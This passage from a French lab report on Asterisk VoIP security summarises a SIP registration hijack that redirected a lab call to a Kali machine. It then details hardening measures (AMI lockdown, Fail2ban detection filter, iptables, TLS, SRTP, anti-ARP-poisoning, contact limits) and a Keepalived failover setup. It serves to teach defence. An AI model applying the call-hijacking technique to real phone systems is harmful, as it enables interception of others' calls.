


Figure 13 : Zoiper 1002 — initiation d'un appel vers l'extension 1001 (hijackée)




Figure 14 : Zoiper 1001 — en attente, l'appel n'arrive pas (redirigé vers Kali)

Figure 15 : sip_listen.py — réception de l'INVITE : sip:1001@192.168.230.131:5070

Figure 16 : PREUVE FINALE : Appel de 1002 intercepté sur Kali au lieu de Zoiper




Figure 17 : sip_listen.py — session complète avec INVITE, CANCEL et confirmation




Figure 18 : Analyse pcap — INVITE SIP src:.155 dst:.131 (Kali) sur port 5070

Les preuves sont irréfutables : l'INVITE envoyé par Zoiper 1002 est transmis par Asterisk vers 192.168.230.131:5070 (Kali) au lieu de 192.168.230.156 (Zoiper 1001 légitime). L'appel a bien été détourné vers la machine attaquante.

Chapitre 5

Durcissement et Contre-Mesures

Phase défensive — 8 contre-mesures implémentées

5.1 H1 — Sécurisation de l'AMI

La première et la plus critique des contre-mesures consiste à restreindre l'accès à l'AMI. La liaison sur 0.0.0.0 est remplacée par 127.0.0.1 (localhost uniquement), le mot de passe est remplacé par une chaîne complexe de 20 caractères, et les permissions réseau sont restreintes à l'hôte local.

```
[general]
enabled = yes
bindaddr = 127.0.0.1    ; Accès local uniquement
port = 5038

[admin]
secret = X9#mK2$pL7@qR4!vN   ; Mot de passe complexe
permit = 127.0.0.1/255.255.255.255
deny = 0.0.0.0/0.0.0.0
read = system,call,log
write = system,call
```

Test de validation : depuis Kali, la tentative de connexion nc 192.168.230.155 5038 retourne désormais « Connection refused » confirmant que l'AMI n'est plus accessible depuis le réseau.

Figure 19 : Validation H1 — AMI refusé depuis Kali : Connection refused

5.2 H2 — Durcissement de pjsip.conf

Les mots de passe SIP sont remplacés par des chaînes complexes. Le paramètre max_contacts est fixé à 1 avec remove_existing=yes pour empêcher le registration hijacking. Le média direct est désactivé pour forcer le transit via Asterisk (permettant la surveillance).

```
[auth1001]
type=auth
auth_type=userpass
username=1001
password=X8#kP2!mZ5@rT9   ; Complexe, 14 chars

[aor1001]
type=aor
max_contacts=1          ; Un seul contact autorisé
remove_existing=yes     ; Efface l'ancien si nouveau REGISTER
qualify_frequency=30

[1001]
type=endpoint
```

```
allow_subscribe=no
media_encryption=sdes    ; SRTP obligatoire
direct_media=no          ; Transit via Asterisk
```

5.3 H3 — Fail2ban Anti-Brute-Force

Fail2ban surveille les logs Asterisk (/var/log/asterisk/full.log) et bannit automatiquement les adresses IP effectuant trop de tentatives d'authentification échouées. Un filtre personnalisé cible les messages NOTICE de PJSIP.

```
# /etc/fail2ban/filter.d/asterisk.conf
[Definition]
failregex = ^.*NOTICE\[\d+\] res_pjsip/pjsip_distributor\.c:
        Request '.*' from '.*' failed for '<HOST>:\d+' .*$

# /etc/fail2ban/jail.local
[asterisk]
enabled  = true
filter   = asterisk
logpath  = /var/log/asterisk/full.log
maxretry = 5
findtime = 300
bantime  = 3600
action   = iptables[name=ASTERISK, port=5060, protocol=udp]
```

Validation : après un scan svwar depuis Kali, Fail2ban banne automatiquement l'IP 192.168.230.131. Commande de vérification : sudo fail2ban-client status asterisk → Banned IP list: 192.168.230.131.

5.4 H4 — Pare-feu iptables

Des règles iptables restrictives permettent de whitelister uniquement les IPs légitimes sur les ports SIP (5060/UDP), RTP (10000-20000/UDP) et de bloquer l'accès externe à l'AMI (5038/TCP).

```
# Politique par défaut : DROP
iptables -P INPUT DROP
iptables -P FORWARD DROP

# Autoriser localhost
iptables -A INPUT -i lo -j ACCEPT

# SIP : uniquement les clients légitimes
iptables -A INPUT -s 192.168.230.156 -p udp --dport 5060 -j ACCEPT
iptables -A INPUT -s 192.168.230.157 -p udp --dport 5060 -j ACCEPT

# RTP : ports médias
```

```
iptables -A INPUT -s 192.168.230.156 -p udp --dport 10000:20000 -j ACCEPT
iptables -A INPUT -s 192.168.230.157 -p udp --dport 10000:20000 -j ACCEPT

# Bloquer l'AMI depuis le réseau
iptables -A INPUT -p tcp --dport 5038 -j DROP

# Sauvegarder
netfilter-persistent save
```

5.5 H5 — Chiffrement TLS

Le chiffrement TLS est activé sur le port 5061 pour protéger la signalisation SIP. Les certificats X.509 auto-signés sont générés avec OpenSSL et stockés dans /etc/asterisk/keys/.

```
# Génération CA + certificat Asterisk
openssl genrsa -out /etc/asterisk/keys/ca.key 2048
openssl req -new -x509 -key ca.key -out ca.crt -days 3650
openssl genrsa -out asterisk.key 2048
openssl req -new -key asterisk.key -out asterisk.csr
openssl x509 -req -in asterisk.csr -CA ca.crt -CAkey ca.key \
        -CAcreateserial -out asterisk.crt -days 3650

# pjsip.conf — Transport TLS
[transport-tls]
type=transport
protocol=tls
bind=0.0.0.0:5061
cert_file=/etc/asterisk/keys/asterisk.crt
priv_key_file=/etc/asterisk/keys/asterisk.key
ca_list_file=/etc/asterisk/keys/ca.crt
method=tlsv1_2
```

Validation : openssl s_client -connect 192.168.230.155:5061 confirme l'établissement d'une session TLS 1.2. Zoiper PRO est nécessaire pour utiliser TLS côté client (Zoiper gratuit ne supporte que UDP/TCP).

5.6 H6 — SRTP (Chiffrement des Flux Médias)

Le chiffrement SRTP (Secure RTP) protège les flux audio contre l'interception. Il est activé via media_encryption=sdes dans la configuration des endpoints PJSIP. SDES (Session Description Security Descriptions) utilise SDP pour négocier les clés SRTP.

```
[1001]
type=endpoint
media_encryption=sdes    ; Chiffrement SRTP obligatoire
media_encryption_optimistic=no  ; Forcer SRTP, refuser en clair
```

```
[1002]
type=endpoint
media_encryption=sdes
media_encryption_optimistic=no
```

5.7 H7 — Protection Anti-ARP Poisoning

Pour contrer l'ARP Poisoning, des entrées ARP statiques permanentes sont configurées sur le serveur Asterisk pour les adresses MAC des clients légitimes. L'outil arpwatch surveille les changements d'associations IP/MAC et génère des alertes.

```
# Entrées ARP statiques permanentes
ip neigh replace 192.168.230.156 lladdr 00:0c:29:91:b1:72 dev ens33 nud permanent
ip neigh replace 192.168.230.157 lladdr 00:0c:29:50:46:72 dev ens33 nud permanent

# Rendre permanent via /etc/network/interfaces
# Activer arpwatch
sudo systemctl enable arpwatch@ens33
sudo systemctl start arpwatch@ens33
# → arpwatch surveille les changements MAC et envoie des alertes
```

5.8 H8 — Protection Anti-Registration Hijacking

Cette contre-mesure complète H2 en ajoutant la validation des contacts SIP. L'option max_contacts=1 combinée avec remove_existing=yes garantit qu'un seul client peut être enregistré par extension. qualify_frequency=30 vérifie l'état du client toutes les 30 secondes.

```
[aor1001]
type=aor
max_contacts=1        ; Un seul contact simultané
remove_existing=yes   ; Supprime l'ancien contact si nouveau REGISTER
qualify_frequency=30  ; Vérification du contact toutes les 30s
qualify_timeout=5.0   ; Timeout de 5s

[aor1002]
type=aor
max_contacts=1
remove_existing=yes
qualify_frequency=30
qualify_timeout=5.0
```

Impact : même avec les credentials valides (volés par phreaking), un attaquant ne peut plus rediriger une extension sans déconnecter d'abord le client légitime. La vérification qualify_frequency=30 garantit qu'Asterisk détecte rapidement la perte de contact.

Chapitre 6

Implémentation d'une Architecture Haute Disponibilité (HA) sur Asterisk

Architecture tolérante aux pannes avec Keepalived et VIP

6.1 Objectifs du chapitre

Cloner le serveur Asterisk principal pour créer un serveur secondaire.
Installer et configurer Keepalived sur les deux serveurs.
Mettre en place une IP virtuelle (VIP) pour masquer la panne aux clients.
Tester la bascule automatique et manuelle.
Analyser les limites de l'implémentation.

6.2 Architecture cible

Deux serveurs Asterisk (Master 192.168.100.10, Slave 192.168.100.20) partagent une IP virtuelle (VIP 192.168.100.200). Les clients Zoiper utilisent la VIP comme serveur SIP. En fonctionnement normal, le Master porte la VIP. En cas de panne, le Slave prend automatiquement le relais.




Figure 6.1 : Schéma de l'architecture cible




Figure 6.2 : Architecture détaillée Master/Slave/VIP

6.3 Prérequis

Serveur Master Asterisk fonctionnel avec extensions 1001 et 1002.
Deux clients Ubuntu avec Zoiper configurés.
Réseau host-only VMware avec adresses IP statiques.

6.4 Clonage du serveur Slave

6.4.1 Clonage depuis VMware

La VM Master a été clonée depuis VMware pour créer la VM Slave. L'adresse IP a ensuite été modifiée en 192.168.100.20 via netplan.




Figure 6.3 : Clonage de la VM Master depuis VMware Workstation

6.4.2 Modification de l'IP du Slave




Figure 6.4 : Configuration netplan du Slave

6.4.3 Vérification de la connectivité

```
ping 192.168.100.20   # depuis Master vers Slave
```




Figure 6.5 : Connectivité Master ↔ Slave vérifiée

6.5 Installation et configuration de Keepalived

6.5.1 Installation sur Master et Slave

```
sudo apt update
sudo apt install keepalived -y
sudo systemctl enable keepalived
```

```
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ipvsadm
Suggested packages:
  heartbeat ldirectord
The following NEW packages will be installed:
  ipvsadm keepalived
0 upgraded, 2 newly installed, 0 to remove and 99 not upgraded.
Need to get 500 kB of archives.
After this operation, 1,449 kB of additional disk space will be used.
Get:1 http://ma.archive.ubuntu.com/ubuntu noble/main amd64 keepalived amd64 1:2.2.8-1build2 [460 kB]
Get:2 http://ma.archive.ubuntu.com/ubuntu noble-updates/main amd64 ipvsadm amd64 1:1.31-1ubuntu0.1 [40.3 kB]
Fetched 500 kB in 0s (1,066 kB/s)
Selecting previously unselected package keepalived.
(Reading database ... 157753 files and directories currently installed.)
Preparing to unpack .../keepalived_1%3a2.2.8-1build2_amd64.deb ...
Unpacking keepalived (1:2.2.8-1build2) ...
Selecting previously unselected package ipvsadm.
Preparing to unpack .../ipvsadm_1%3a1.31-1ubuntu0.1_amd64.deb ...
Unpacking ipvsadm (1:1.31-1ubuntu0.1) ...
Setting up ipvsadm (1:1.31-1ubuntu0.1) ...
Setting up keepalived (1:2.2.8-1build2) ...
Created symlink /etc/systemd/system/multi-user.target.wants/keepalived.service → /usr/lib/systemd/system/keepalived.servic
Processing triggers for dbus (1.14.10-4ubuntu4.1) ...
Processing triggers for man-db (2.12.0-4build2) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
oussama@appel:~$ sudo systemctl enable keepalived
Synchronizing state of keepalived.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable keepalived
```

6.5.2 Script de monitoring Asterisk

Ce script vérifie si Asterisk est actif. Keepalived l'exécute périodiquement pour décider si la VIP doit basculer.

```
#!/bin/bash
systemctl is-active --quiet asterisk
```

Figure 6.8 : Script de monitoring check_asterisk.sh

```
oussama@appel:~$ /usr/local/bin/check_asterisk.sh
oussama@appel:~$ echo $?
0
oussama@appel:~$
```

Figure 6.9 : Vérification du script exécutable

6.5.3 Configuration Keepalived — Master

```
vrrp_script check_asterisk {
    script "/usr/local/bin/check_asterisk.sh"
    interval 2  |  fall 2  |  rise 2
}
vrrp_instance ASTERISK_HA {
    state MASTER  |  interface ens33
    virtual_router_id 51  |  priority 100
    auth_type PASS  |  auth_pass VOIP2025
    virtual_ipaddress { 192.168.100.200/24 dev ens33 }
    track_script { check_asterisk }
}
```




Figure 6.10 : Configuration Keepalived — Master

6.5.4 Configuration Keepalived — Slave

Identique au Master mais avec state BACKUP et priority 90.

